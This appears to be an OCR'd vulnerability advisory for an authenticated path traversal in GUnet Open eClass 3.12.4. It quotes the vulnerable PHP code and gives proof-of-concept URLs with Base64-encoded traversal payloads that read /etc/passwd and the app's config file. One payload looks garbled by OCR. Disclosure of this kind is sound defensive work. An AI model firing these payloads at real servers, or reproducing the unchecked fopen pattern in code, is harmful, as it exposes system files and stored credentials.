
GUnet Open eClass 3.12.4 Authenticated Path Traversal

GUnet Open eClass Platform (aka openeclass) versions before 3.12.5 are affected by a directory traversal vulnerability through the /modules/mindmap/index.php page. This allows an authenticated low-privileged user (student) to read arbitrary system files through the GET “jmpath” variable by providing double encoded (JSON & Base64) system paths. This requires a course that has this feature enabled (mindmap module). Successful exploitation could allow an attacker to traverse the file system to access files or directories that are outside of restricted directory on the remote server and lead to the disclosure of sensitive data.

```
if(isset($_GET["jmpath"])) {
    $path = json_decode( base64_decode( $_GET['jmpath'] ) );
    $myfile = fopen($path, "r") or die("Unable to open file!");
    $arr = fread($myfile,filesize($path));
    fclose($myfile);
} else $arr = "{}";
```

PoC read /etc/passwd:
/modules/mindmap/index.php?
jmpath=li4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2Qi
Where li4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL2V0Yy9wYXNzd2Qi is
“../../../../../../../../../../../etc/passwd”

PoC read /config/config.php:
/modules/mindmap/index.php?
jmpath=Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvZWNsYXNzLmxvY2FsL2NvbmZpZy9jb25maWcucGhwIg==
Where
Ii4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uLy4uL3Zhci93d3cvZWNsYXNzLmxvY2FsL2NvbmZpZy9jb25maWcucGhwIg== is “../../../../../../../../../../var/www/eclass.local/config/config.php”



This issue is fixed in version 3.12.5
https://hg.gunet.gr/openeclass/diff/cbfc90094d51/modules/mindmap/index.php